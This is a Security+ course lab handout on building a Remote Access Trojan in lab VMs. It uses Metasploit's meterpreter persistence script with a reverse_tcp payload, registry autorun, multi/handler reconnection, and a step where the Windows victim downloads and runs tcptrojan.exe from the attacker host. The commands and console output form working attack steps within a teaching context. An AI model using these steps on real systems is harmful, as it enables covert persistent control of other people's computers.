Cybersecurity 701

RAT/Bot Lab

RAT/Bot Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used
  - Metasploit Framework

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
    - Malware attacks

Prerequisites

- Be sure you have explored and understand the following lab.
- This lab makes use of:
  - Lab - Backdoor Shortcut*

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab

What is a RAT and Bot?

- A Remote Access Trojan (RAT) is a tool that allows malicious users to connect remotely to a system
  - Sometime referred to as a Remote Administration Tool
  - An ultimate backdoor
- A bot is an infected computer that runs repetitive tasks
  - Has to talk back with the botmaster
  - Can also be referred to as a “zombie”

Rat/Bot Lab Overview

1. Setup VM environments
2. Open a Meterpreter Session
3. Check Persistence Options
4. Create a RAT
5. Explore the RAT
6. Reconnect to the RAT

```
meterpreter > run persistence -U -i 15 -p 7171

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/STUDENT-P
32.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.15.51.13 LPORT=71
[*] Persistent agent script is 99635 bytes long
[+] Persistent Script written to C:\Users\windows\AppData\Local\Temp\ccLCZJf.vb
[*] Executing script C:\Users\windows\AppData\Local\Temp\ccLCZJf.vbs
[+] Agent executed with PID 3864
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\R
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Ru
meterpreter > [*] Meterpreter session 3 opened (10.15.51.13:7171 -> 10.15.96.17
```

Open a Meterpreter Session

- In Kali, have a meterpreter session open to the target Windows VM
  - For reference, use the Lab - Backdoor Shortcut*
- Let's see all the options in meterpreter
  - Type **help** to see all the options
  - Locate the **run** command
    - This lab uses the run command with the persistence script

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a back
                              ground thread
```

```
quit                      Terminate the meterpreter session
read                      Reads data from a channel
resource                  Run the commands stored in a file
run                       Executes a meterpreter script or Post m
                          odule
secure                    (Re)Negotiate TLV packet encryption on
                          the session
sessions                  Quickly switch to another session
set_timeouts              Set the current session timeout values
sleep                     Force Meterpreter to go quiet, then re-
                          establish session
```

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab

Check Persistence Options

- In the meterpreter session, use the following to check the options

```
run persistence -h
```

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A   Automatically start a matching exploit/multi/handler to connect to the agent
    -h   This help menu
    -i   The interval in seconds between each connection attempt
    -L   Location in target host to write payload to, if none %TEMP% will be used.
    -p   The port on which the system running Metasploit is listening
    -P   Payload to use, default is windows/meterpreter/reverse_tcp.
    -r   The IP of the system running Metasploit listening for the connect back
    -S   Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T   Alternate executable template to use
    -U   Automatically start the agent when the User logs on
    -X   Automatically start the agent when the system boots
```

If persistence does not exist, please reference https://cyber.instructure.com/courses/100/discussion_topics/494

Check Persistence Options

- We are going to use the following:
  - `-A` to automatically connect back to multi/handler
  - `-U` to automatically start when a user logs in
  - `-i` to set the time the trojan tries to connect
  - `-p` to set the port this trojan tries to connect


Create the RAT


- Create the RAT with the following (two different commands):

```
run persistence -A -i 15 -p 7171
```

```
run persistence -U -i 15 -p 7171
```


Press CTRL+C to get back to meterpreter when the new sessions are opened





Create the RAT


- Let's explore the RATs



Explore the RAT


Notice the payload is windows/meterpreter/reverse_tcp

Where the RAT is stored



Reconnect to the RAT/Bot

- Now that the computer is a bot, restart machines and reconnect to verify it is working
  - Restarting shuts down the meterpreter session
- Restart the Windows 7 Machine
  - Click the Start button
  - Click the arrow
  - Click "Restart“
- Refresh the webpage
  - After ~30 seconds, the machine should reconnect on refresh
  - Click exit when prompted to enter an activation key




Please Note: Do not shut down or terminate the Windows machine, you must “Restart” it

Reconnect to the RAT/Bot

- Restart the Kali Linux Machine
  - Open a new terminal, use the command:

`sudo reboot`



- Refresh the webpage
  - After ~30 seconds, the machine should reconnect on refresh

Reconnect to the RAT/Bot

- Open a Terminal and start Metasploit

  `sudo msfconsole`

- In Metasploit, open the handler

  `use multi/handler`

- Match the payload, port, and IP Address of the RAT

  `set payload windows/meterpreter/reverse_tcp`

  `set LHOST <Kali-IP-Address>`

  `set LPORT 7171`

```
msf6 exploit(multi/handler) > set LHOST 10.15.122.39
LHOST => 10.15.122.39
msf6 exploit(multi/handler) > set LPORT 7171
LPORT => 7171
```

Reconnect to the RAT/Bot

- Attempt to connect to the RAT with the following command:

  `run`

- You should see the Kali machine access the RAT and open a meterpreter session

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.15.122.39:7171
[*] Sending stage (175174 bytes) to 10.15.43.33
[*] Meterpreter session 1 opened (10.15.122.39:7171 -> 10.15.43.33:49180) at 2023-07-27 15:25:38
 +0000
```

Defend Against a RAT and Bots

- Keep all software up to date!
- Only download and run programs from trusted sources
- Do not click on suspicious links
- How else can you defend yourself against a RAT and keep your computer from becoming a bot?

END OF LAB

Backdoor Shortcut Instructions

- In Kali
  - Open Terminal

    `cd CourseFiles/Cybersecurity/backdoor-shortcut`

    `sudo ./backdoor_tcp_script.rc`
- In Windows 7, open Internet Explorer
  - Go to **`http://Kali_IP_address/tcptrojan.exe`**
  - Run the application

This should open a TCP backdoor on the Windows system